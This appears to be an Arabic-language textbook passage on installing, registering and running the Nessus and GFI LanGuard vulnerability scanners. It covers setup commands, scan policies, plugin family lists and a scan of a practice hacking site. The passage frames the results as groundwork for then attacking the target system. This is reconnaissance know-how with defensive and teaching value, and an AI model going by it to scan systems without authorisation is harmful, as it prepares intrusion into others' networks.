
- نجد انه بعد تثبيت Nessus ينشأ المجلدات التالية:

Nessus Home Directory	Nessus Sub-Directories	Purpose
Windows		
\Program Files\Tenable\Nessus	\conf	Configuration files
	\data	Stylesheet templates
	\nessus\plugins	Nessus plugins
	\nessus\users\<username>\kbs	User knowledgebase saved on disk
	\nessus\logs	Nessus log files


- بعد الانتهاء من عملية التثبيت باتباع wizard الخاص بالبرنامج فتظهر الشاشة الترحيبية الخاص ب Nessus في متصفح الويب الخاص بك والتي تدل على بداية عمل Nessus .
- نضغط على الكلمة Here ليتم الاتصال بخادم Nessus من خلال ssl .




- تظهر شاشة تخبرك بأن هذه الصفحة غير موثقة بها فختار **I understand the risk** فقط بعده اختيار خيار آخر كالاتى:



- بعد الضغط على **Add Exception** تظهر الشاشة التالية نضغط فيها على **Add Exception**



- بعد الضغط تكون قد انتهينا من عملية الربط بين المستخدم وملقم **Nessus** وتظهر الشاشة الترحيبية التالية التي تخبرك بذلك ثم نضغط على **Get started** كالاتى:



- ننتقل الى الخطوة التالية وهي إنشاء بيانات مستخدم **Nessus** ثم بعد الانتهاء نضغط **Next** كالاتى:

Initial Account Setup

First, we need to create an admin user for the scanner. This user will have administrative control on the scanner; the admin has the ability to create/delete users, stop ongoing scans, and change the scanner configuration.

Login: janateba
 Password:
 Confirm Password:
 < Prev Next >

Because the admin user can change the scanner configuration, the admin has the ability to execute commands on the remote host. Therefore, it should be considered that the admin user has the same privileges as the "root" (or administrator) user on the remote host.

- ننتقل الى المرحلة التالية حيث كنا من قبل القيام بعملية التسجيل للحصول على مفتاح الغير تجاري على الموقع **HomeFeed** بتقديم عنوان البريد الإلكتروني الخاص بك. ثم يقوم طاقم **Nessus** بالرد عليك من خلال البريد الإلكتروني الخاص بك بارسال مفتاح المنتج فريد التي يمكن استخدامه لتسجيل المنتج . والقيام بعملية التسجيل للحصول على المفتاح من خلال موقع الويب <http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code>
- بعد الحصول على المفتاح من خلال البريد الإلكتروني الخاص بك نقوم بإدخال في المربع المخصص له ثم الضغط على **Next** كالتالي:

Plugin Feed Registration

As information about new vulnerabilities is discovered and released into the public domain, Tenable's research staff designs programs ("plugins") that enable Nessus to detect their presence. The plugins contain vulnerability information, the algorithm to test for the presence of the security issue, and a set of remediation actions. Enter your Activation Code below to subscribe to a "Plugin Feed".

Please enter your Activation Code: xxxx-xxxx-xxxx-xxxx-xxxx

- **Tenable SecurityCenter** users: Enter 'SecurityCenter' in the field above
- To perform offline plugin updates, enter 'offline' in the field above

Optional Proxy Settings

< Prev Next >

- بعد الانتهاء من عملية التسجيل فعند ظهور الشاشة التالية فإنها تدل على نجاح عملية التسجيل ثم بعد ذلك نضغط على **Next:Download Plugins** كالتالي:

Registering...

Successfully registered the scanner with Tenable.
 Successfully created the user.

Next: Download plugins >



سوف يبدأ في جلب الإضافات (plugin) ثم تثبيتها، وسوف يستغرق بعض من الوقت في تثبيت الإضافات ثم تهيئتها.

The Nessus server is now downloading the newest plugins from Tenable which may take some time as we're testing for a lot of stuff.

Then, the Nessus server will start processing the plugins, which is CPU / disk intensive and, therefore, takes a lot of time -- this is all part of the installation process. Once the plugins are downloaded and processed, subsequent startups will be much faster.

Since this operation is taking some time, here are some useful links:

- Documentation: This page contains all of the manuals that you'll need to get the most out of Nessus and its features.
- Discussion Forums: Do you need some help or want to interact with the Nessus community? This would be the place to go!
- Nessus Video Tutorials: Our YouTube channel contains a lot of videos that will help new Nessus users get started, and experienced users to discover new features.
- Support Portal: Manage your feed, open support tickets and get sample security policies (audit files).
- Tenable Blog: Contains daily posts about new features for all of our products: Nessus, SecurityCenter, the Log Correlation Engine (LCE), and the Passive Vulnerability Scanner (PVS).
- Mandatory Sales Pitch: Do you intend to use Nessus to scan a large network? Take a look at [Tenable SecurityCenter](#) to see how you could leverage multiple scanners in your environment and share the results with the rest of your team.
- Tenable Podcast: Tenable regularly holds a podcast where we discuss about major security events of the week.
- Twitter: Yup, we're there too.

Thanks again for installing Nessus, and for your patience while the plugins are getting downloaded and processed. We hope you'll enjoy Nessus 5's new features!

Nessus is initializing

Please wait...

بعد الانتهاء من تحميل الإضافات وثبيتها تظهر الشاشة التالية والتي تطلب منك إدخال اسم المستخدم والرقم السري الذي قمت بإنشائه من قبل كالاتي:



- نضغط **Sign In** وبعد النجاح من عملية التسجيل تظهر الشاشة التالية وهي عباره عن الشاشة التعامل مع الدومين الخاص بـ **Nessus** كالاتى:

تثبيت Nessus باتباع الخطوات السابقة في نظام التشغيل كالي:

- نقوم بتنصيب **Nessus** عن طريق كتابة السطر [**apt-get@install@nessus**] في الترمinal او عن طريق تحميله من الموقع المخصص له ثم تثبيته عن طريق استخدام السطر [**dpkg@-i@name_of_.deb_file_to_install**] لكننا نجد ان هذه الأداة متوفرة افتراضيا في كالي ولكن من سهل الاحتياط.

```
root@jana:~/Desktop# dpkg -i Nessus-5.2.6-debian6_i386.deb
Selecting previously unselected package nessus.
(Reading database ... 231873 files and directories currently installed.)
Unpacking nessus (from Nessus-5.2.6-debian6_i386.deb) ...
Setting up nessus (5.2.6) ...
nessusd (Nessus) 5.2.6 [build N25116] for Linux
Copyright (C) 1998 - 2014 Tenable Network Security, Inc

Processing the Nessus plugins...
[########################################]

All plugins loaded

- You can start nessusd by typing /etc/init.d/nessusd start
- Then go to https://jana:8834/ to configure your scanner
```

- ننتقل الى المرحلة التالية وهو انشاء حساب في **Nessus** كما تحدثنا من قبل ويتم ذلك بكتابة السطر التالي في الترمinal كالاتى:
/opt/nessus/sbin/nessus-adduser



- بعد إصدار الأمر '**nessus-adduser**'، سوف يطلب منك أن تختار اسم المستخدم وكلمة مرور. تأكد من الإجابة على كل سؤال متعلق بإعداد المستخدم **Nessus**.

```
root@jana:~/Desktop# /opt/nessus/sbin/nessus-adduser
Login : noreen
Login password :
Login password (again) :
Do you want this user to be a Nessus 'admin' user ? (can upload plugins, etc...)
(y/n) [n]: y
User rules
-----
nessusd has a rules system which allows you to restrict the hosts
that noreen has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser manual for the rules syntax

Enter the rules for this user, and enter a BLANK LINE once you are done :
(the user can have an empty rules set)
```

- بمجرد إنشاء المستخدم، تحتاج إلى تنشيط مفتاح التسجيل الخاص بك. لتنشيط مفتاح التسجيل الخاص بك، قم بتشغيل الأوامر التالية في الطرفية

/opt/nessus/bin/nessus-fetch --register@your_reg_key

- سوف تحتاج إلى استبدال "**your_reg_key**" مع المفتاح التي تلقيتها من **Tenable Nessus**. مفتاح **Nessus** هو جيد فقط لتنصيب واحد، وإذا كنت تحتاج إلى إعادة تنصيب، فسوف تضطر إلى التسجيل من جديد للحصول على مفتاح جديد.

```
root@jana:~/Desktop# /opt/nessus/bin/nessus-fetch --register FD24-68C4-D059-392D-633C
Your Activation Code has been registered properly - thank you.
Now fetching the newest plugin set from plugins.nessus.org...
```

- بعد دخول هذا الأمر، سوف تحتاج إلى الانتظار عدة دقائق بينما يتم تحميل المكونات الإضافية إلى الجهاز المحلي. مرة واحدة وقد تم تحميل جميع المكونات الإضافية بنجاح، يمكنك بدء تشغيل الملقن **Nessus** عن طريق تشغيل الأمر التالي

/etc/init.d/nessusd start

عند إعادة تشغيل الجهاز الخاص بك ومحاولة الوصول إلى **Nessus** من خلال المتصفح، قد ترى هذه الرسالة **[Unable to Connect]** إذا حدث هذا، نقوم بفتح الطرفية وإعادة إصدار الأمر **[./etc/init.d/nessusd start]**.

- المكونات الإضافية (**plug in's**) هو أحد المكونات الرئيسية ل **Nessus**. المكون الإضافي هو كتلة صغيرة من التعليمات البرمجية التي يتم إرسالها إلى الجهاز الهدف للتحقق من نقاط ضعف معروفة. **Nessus** يملكآلاف من المكونات الإضافية. هذا سوف يحتاج إلى التحميل أول مرة عند بدء تشغيل البرنامج. سيتم إعداد التنصيب الافتراضي **Nessus** تلقائياً لتحديث المكونات الإضافية لك.

بمجرد تنصيب الملقن **Nessus**، يمكنك الوصول إليه بفتح متصفح الويب والدخول إليه من خلال ادخال [\[https://127.0.0.1:8834\]](https://127.0.0.1:8834) في خانة (**URL**) (افتراض أن يتم الوصول إلى **Nessus** على نفس الكمبيوتر الذي قمت بتنصيب الملقن عليه). لا تنسى '[https](https://)' في عنوان **URL** حيث **Nessus** يستخدم اتصال آمن عند الاتصال مع الملقن. إذا تلقيت رسالة 'رسالة اتصال غير موثوق بها' أو 'تحذير شهادة'، يمكنك تجاهل هذه الآن بإضافة استثناء ومستمرة. **Nessus** سوف يستغرق بعض دقائق تهيئة وتجهيز المكونات الإضافية التي تم تحميلها مؤخرا. مرة واحدة وقد تم تجهيز كل شيء، ستتم مطالبك مع شاشة تسجيل دخول. قم بإدخال اسم المستخدم وكلمة المرور التي قمت بإنشائها عند تنصيب البرنامج. بمجرد تسجيل الدخول إلى البرنامج، سيتم تقديمك مع الشاشة **Nessus** الرئيسي.

يمكنك التنقل في **Nessus** بواسطة النقر فوق العناوين المختلفة في الجزء العلوي من الصفحة. يمثل العنوان عنصر أداة **Nessus** المختلفة وتشمل الآتي: نتائج (**results**)، قوالب (**Templates**)، مسح (**scan**s)، السياسات (**policies**)، المستخدمين (**Users**)، والتكونين (**configuration**). قبل أن يمكننا استخدام **Nessus** ، فنحن بحاجة إلى إنشاء نهج مخصص أو الاستفادة من واحدة من السياسات



التي تم تعريفها مسبقاً والتي أنشأها **Nessus** بالنسبة لنا. يمكنك إنشاء نهج مخصص بواسطه النقر فوق علامة التبويب '**policies**' في الجزء العلوي من صفحة ويب. لإعداد سياسة الفحص، تحتاج إلى توفير اسم. إذا كنت تتوى إعداد سياسات متعددة، يجب أيضاً إدخال وصفاً. الرجاء.

سوف تحتاج إلى إعداد الشبكات الآمنة في معظم الحالات (الذي يتم تمكينها بشكل افتراضي). السبب في ذلك بسيط. بعض المكونات الإضافية والفحوص تعبر خطرة لأنها تتحقق من مشكلة نقاط الضعف من خلال استغلال النظام. كن على علم أن إزالة الاختيار 'الفحص الآمن (**Safe check**)' يمكن أن يسبب في انقطاع الشبكة والنظام أو حتى جعل النظم دون اتصال(**offline**). ضمان أن يكون لديك الفحص الآمن (**Safe check**)، يمكنك تجنب انقطاع الشبكة الغير مقصود.

ننتقل إلى سياسات الفحص، التي تسمح لك بتخصيص أي نوع من السياسات يمكن استخدام داخل واجهة **Nessus**. وهناك العديد من الخيارات التي يمكنك استخدامها لتخصيص سياسة الفحص الخاص بك. غرض هذا الكتاب، سنقوم باستخدام الإعدادات الافتراضية.

انقر فوق قالب **New Policy**، ثم نختار **New Policy** ونحدد واحداً من القوالب الافتراضية أو إنشاء الخاصة بك.

The screenshot shows the Nessus web interface with the URL <https://localhost:8834/html5.html#/policies>. The top navigation bar has tabs for 'Scans', 'Schedules', 'Policies' (which is highlighted in red), and 'Users'. Below the navigation is a search bar labeled 'Search Policies'. On the left, there's a sidebar with a 'New Policy' button. The main content area is titled 'Policies' and shows a message: 'No policies have been created. You can add new policies by clicking the "New Policy" button.' A blue arrow points from the 'New Policy' button towards the 'Policy Wizards' window.

بمجرد الضغط على **New Policy** تظهر الشاشة التالية والتي تحتوي على مجموعة من الطوابع الجاهزة التي تعتمد على **wizard** لوضع السياسة التي تريدها ويمكنك عدم اللجوء لهذا وتحديد السياسة التي تريدها باختيار **Advanced Policy**.

The screenshot shows the 'Policy Wizards' window overlaid on the Nessus interface. The window title is 'Policy Wizards'. Inside, there are six cards representing different scan types: 'Host Discovery' (simple policy to discover live hosts and open ports), 'Basic Network Scan' (full system scan suitable for any host), 'Credentialed Patch Audit' (authenticates to hosts and enumerates missing updates), 'Web Application Test' (policy to scan for published and unknown web vulnerabilities), 'Windows Malware Scan' (policy to scan for malware on Windows systems), and 'Mobile Device Scan' (attests mobile devices via Exchange or a Mobile Device Manager). A 'Cancel' button is at the bottom of the window.

بمجرد الضغط على **Advanced Policies** تظهر الشاشة التالية في الخانة **Setting Type** تستعرض مختلف الخيارات مثل **Basic** و **Advanced Performance** و **Port Scanning** و **Credentials**، وثائق التفويض (**plugins**)، المكونات الإضافية (**General setting**)، والأفضليات. هذا وسوف تتخذ لكم من خلال كل من الصفحات المتبقية حيث يمكنك تعين خيارات إضافية للنهج الخاص بك.



حالما يتم تعيين سياسات الفحص (scan policies) الخاص بك، يمكنك حفظه بواسطة النقر فوق الزر 'تحديث'. تحتاج فقط لإعداد سياسة الفحص الخاص بك مرة واحدة. مرة واحدة بمجرد إنشاء سياسة الفحص الخاص بك، سوف تكون قادرًا على استخدام سياسة فحص نقاط الضعف ضد الهدف الخاص بك.

الآن بعد أن أصبح لديك إعداد سياسات، يمكنك تشغيل الفحص ضد الهدف الخاص بك. لإعداد الفحص، تحتاج إلى النقر فوق الارتباط **scan** الموجود في أعلى القائمة متبعاً بالزر '**New Scan**' الموجود على الجانب الأيسر من الصفحة.

The screenshot shows the Nessus web interface with the URL <https://localhost:8834/html5.html#scans>. The main navigation bar includes 'Scans', 'Schedules', 'Policies', and 'Users'. On the left sidebar, there are links for 'My Scans', 'Trash', 'All Scans', and 'New Folder'. A central message box says 'No scans have been generated for this account. You can add a scan by clicking the "New Scan" button.' At the bottom right, it says '© 1998 - 2014 Tenable Network Security®. All Rights Reserved. Nessus Home Version: 5.2.6'.

سيتم إحضار **Nessus** نافذة جديدة يمكن استخدامها لإعداد وتصنيص عملية الفحص. يمكنك إدخال عنوانين فردية تفحص هدف واحد أو قائمة من البرامج المتكاملة لمسح العديد من المضيفين. ويبين الشكل التالي شاشة 'المسح الجديد'!

The screenshot shows the 'New Scan / Basic Settings' configuration page. It includes fields for 'Name' (JANA), 'Policy' (noreen), 'Folder' (My Scans), and 'Targets' (www.certifiedhacker.com). There are also buttons for 'Upload Targets' and 'Add File'. At the bottom are 'Launch' and 'Cancel' buttons.

قبل البدء بعملية الفحص تحتاج إلى توفير اسم، تحديد السياسة، ثم إدخال عنوان **ip** الخاص بالأهداف الخاصة بك. بالتأكيد يستحق كل هذا الجهد توفير اسمًا وصفيًا لعملية الفحص. القيام بذلك سوف تسمح لك بسرعة لتحديد وفرز نتائج الفحص الخاص بك في وقت لاحق. يمكنك إدخال عناوين **IP** هدفاً فردياً في مربع **Targets**، أو إذا كان لديك عناوين **IP** للهدف محفوظة في ملف نصي، يمكنك استخدام الزر **Add File** لتحديد موقعه وتحميله. أحدث الإصدارات من **Nessus** توفر لك مع القدرة على تشغيل الفحص مباشرةً أو إنشاء قالب وجدولة



التحصص. يمكن أن يكون هذا مفيد للغاية إذا كنت بحاجة لبدء الفحص الخاص بك في وقت معين. حالما يتم تعين الخيارات الخاصة بك، يمكنك النقر فوق الزر **Lunch** في الجهة اليمنى السفلية. **Nessus** سوف توفر لك مع معلومات حول التقدم للفحص الخاص بك بينما هو قيد التشغيل.

عند انتهاء **Nessus** من عملية الفحص، سوف تكون قادرًا على استعراض النتائج عن طريق النقر فوق الارتباط **results** في شريط القوائم. التقرير سيتم تزويديك بقائمة مفصلة بجميع الثغرات الأمنية التي اكتشفت. **Nessus** مهتمة بصفة خاصة بنقاط الضعف المسمى عالية أو الحرجة. يجب أن تأخذ من الوقت لاستعراض التقرير عن كثب وتقديم ملاحظات مفصلة حول النظام. سوف نستخدم هذه النتائج في الخطوة التالية للحصول على حق الوصول إلى النظام. مرة واحدة وقد أكملنا فحص البورتات وفحص نقاط الضعف لكل أهدافنا، وينبغي أن يكون لدينا ما يكفي من المعلومات لنبدأ في هاجمة النظام.

بعض الأفكار لاستخدام nessus كالاتي

1- استخدام **Nessus** في فحص نقاط الضعف للشبكة المحلية الخاصة بك، وكما ذكرنا من قبل انه يعتمد على ملفات **Plug in's** في عملية الفحص لذلك سوف نحتاج هنا الى الملفين الآتيين فقط:

- **Ubuntu Local Security Checks**

- **Default Unix Accounts**

2- استخدام **Nessus** في فحص نقاط الضعف في الشبكة عامةً، وكما ذكرنا من قبل انه يعتمد على ملفات **Plug in's** في عملية الفحص لذلك سوف نحتاج هنا الى الملفات الآتية فقط:

- **CISCO**

- **DNS**

- **Default Unix Accounts**

- **FTP**

- **Firewalls**

- **Gain a shell remotely**

- **General**

- **Netware**

- **Peer-To-Peer File Sharing**

- **Policy Compliance**

- **Port Scanners**

- **SCADA**

- **SMTP Problems**

- **SNMP**

- **Service Detection**

- **Settings**

3- استخدام **Nessus** في فحص نقاط الضعف في نظام التشغيل لينكس، وكما ذكرنا من قبل انه يعتمد على ملفات **Plug in's** في عملية الفحص لذلك سوف نحتاج هنا الى الملفات الآتية فقط:

- **Backdoors**

- **Brute Force Attacks**

- **CentOS Local Security Checks**

- **DNS**

- **Debian Local Security Checks**

- **Default Unix Accounts**

- **Denial of Service**

- **FTP**

- **Fedora Local Security Checks**



- Firewalls
- FreeBSD Local Security Checks
- Gain a shell remotely
- General
- Gentoo Local Security Checks
- HP-UX Local Security Checks
- Mandriva Local Security Checks
- Misc
- Port Scanners
- Red Hat Local Security Checks
- SMTP Problems
- SNMP
- Scientific Linux Local Security Checks
- Slackware Local Security Checks
- Solaris Local Security Checks
- SuSE Local Security Checks
- Ubuntu Local Security Checks
- Web Servers

4- استخدام Nessus في فحص نقاط الضعف في نظام التشغيل ويندوز، وكما ذكرنا من قبل انه يعتمد على ملفات Plug in's في عملية الفحص لذلك سوف نحتاج هنا الى الملفات الآتية فقط: DNS

- Databases
- Denial of Service
- FTP
- SMTP Problems
- SNMP
- Settings
- Web Servers
- Windows
- Windows: Microsoft Bulletins
- Windows: User management

VULNERABILITY SCANNING TOOL: GFI LanGuard

المصدر: <http://www.gfi.com>

GFI LanGuard هو أداة لإدارة الشبكة شاملة. وهو يعمل كمستشار أمن ظاهري، ويساعدك في المجالات التالية:

- | | |
|---------------------------------|-----------------------------------|
| - Patch management | (إدارة التصحيحات) |
| - Vulnerability assessment | (تقييم نقاط الضعف) |
| - Network and software auditing | (مراجعة وتدقيق الشبكة والبرمجيات) |
| - Asset inventory | (ادارة الأجهزة المحمولة) |
| - Mobile device management | (تقييم او تحليل المخاطر) |
| - Risk analysis | (الالتزام والتقييد) |
| - Compliance | |



لماذا نستخدم **GFI LANGUARD**؟


1. التقليل من مخاطر الخروقات الأمنية كالاتي:
 - (a) فحص الشبكة لقضايا الأمان والضعف.
 - (b) الكشف تلقائيا وإلغاء تثبيت أي من التطبيقات الغير مصرح بها.
 - (c) برمجيات التدوين/التدقيق (**Auditing software**) (ما هي البرامج المثبتة) والأجهزة على الشبكة.
 - (d) تلقي التنبهات والتقارير المتعلقة بالبيئة الأمنية للشبكة.
2. لتعزيز إدارة التصحيحات (**patch management**) - وذلك للكشف عن ونشر التصحيحات المفقودة لميكروسوفت، نظام التشغيل ماك، لينكس وغيرها من تطبيقات الطرف الثالث.
3. لإجراء تدقيق ومراقبة الشبكة (**network auditing and monitor**).
4. المساعدة في الامتثال للوائح الأمنية التي تتطلب تقييم نقاط الضعف وإدارة التصحيحات.
5. لتقييم وإدارة أمن الهواتف الذكية والتابلت المستخدمة من قبل الموظفين للوصول إلى معلومات الشركة وتطبيقاتها.

ملحوظه: هذا التطبيق هو الاخر يحتاج الى التسجيل من خلال الموقع الرسمي له للحصول على المفتاح لكي يعمل مثل Nessus.

PERFORM SECURITY SCANS (القيام بالفحص الأمني)

على أنظمة التشغيل ويندوز **GFI LanGuard** يمكن أن يؤدي كل من **agent-based** و **agent-less** فحص الامن. أما في الوقت الحاضر في أنظمة التشغيل الأخرى غير ويندوز (لينكس، Mac OS، أجهزة الشبكة، الهواتف الذكية والتابلت) يؤدي فقط فحص الامن من النوع **agent-less**.

نبدأ الان بتثبيت التطبيق بإتباع **Wizard** الخاص بعملية التثبيت ثم الضغط على الأيقونة المعبّرة عن البرنامج فتظهر الشاشة التالية:



نقوم بالضغط على **Launch a Scan** فتظهر الشاشة التالية:



Scan Target: localhost Profile: Full Scan
Credentials: Currently logged on user Username: Password: Scan

Scan Results Overview

- Scan target: localhost
 - 192.168.138.1 [JANA-TEBA] (Windows 8 x64 Gold)
 - Network & Software Audit
 - Ports
 - Hardware
 - Software
 - System Information

Scan Results Details

Scan was stopped by the user!
Summary of scan results generated during this network audit.

Vulnerability level:
This computer does not have a Vulnerability Level assigned.
What does this mean?

Possible reasons:

- The scan is not finished yet.
- Detection of missing patches and vulnerabilities is disabled from the scanner profile used to perform the scan.
- The credentials used to scan this computer do not allow the security scanner to retrieve all required information for estimating the Vulnerability Level. An account with administrative privileges on the target computer is required.
- Certain security settings on the remote computer block the access of the security scanner. Below is a list of most common issues:
 - Which settings are required to be able to scan a machine fully and successfully update missing patches using GFI LanGuard?
 - What changes are required on a Windows XP SP2 / 2003 machine to allow GFI LanGuard to scan and deploy updates to it?
 - Installing GFI LanGuard on Microsoft Windows Vista and Microsoft Windows Server 2008
 - What changes are required on a Windows Vista / 7 / 2008 machine to

في الخانة **Full scan profile** نختار (نلاحظ انه يعطى قائمه سريعة بالعديد من أنواع الفحص المختلفة).

في الخانة **Scan Target** نختار **localhost** وتعنى انه سوف يعمل فحص على الجهاز المحلي الخاص بك.

في الخانة **Credentials Option** نختار **currently logged on user** من القائمه والتي تعنى المستخدم الحالى للنظام.

ثم نضغط **scan** فتبدا عملية الفحص وتظهر الشاشة التالية:

Estimated scan time remaining: 4 minutes
Scan progress: (1357 audit operations processed)
Computers detected alive: 1 computer(s) responded during network discovery
Computers scanned: Scan complete on 0 computer(s)
Profile: Full Scan (Slow Networks)

Scan Progress

Scan Results Overview

- Scan target: localhost
 - 192.168.138.1 [JANA-TEBA] (Windows 8 x64 Gold)
 - Network & Software Audit

Scanner Activity Window

```
=====
STARTING SECURITY SCAN FOR MACHINE/RANGE: localhost
Profile: Full Scan (Slow Networks)
=====
Initializing scan engine...
Validating targets...
Building computers list...
=====
Network discovery Scan thread 1 (192.168.138.1) | Scan thread 2 (idle) | Scan thread 3 (idle) | Errors
Ready | 99%
```

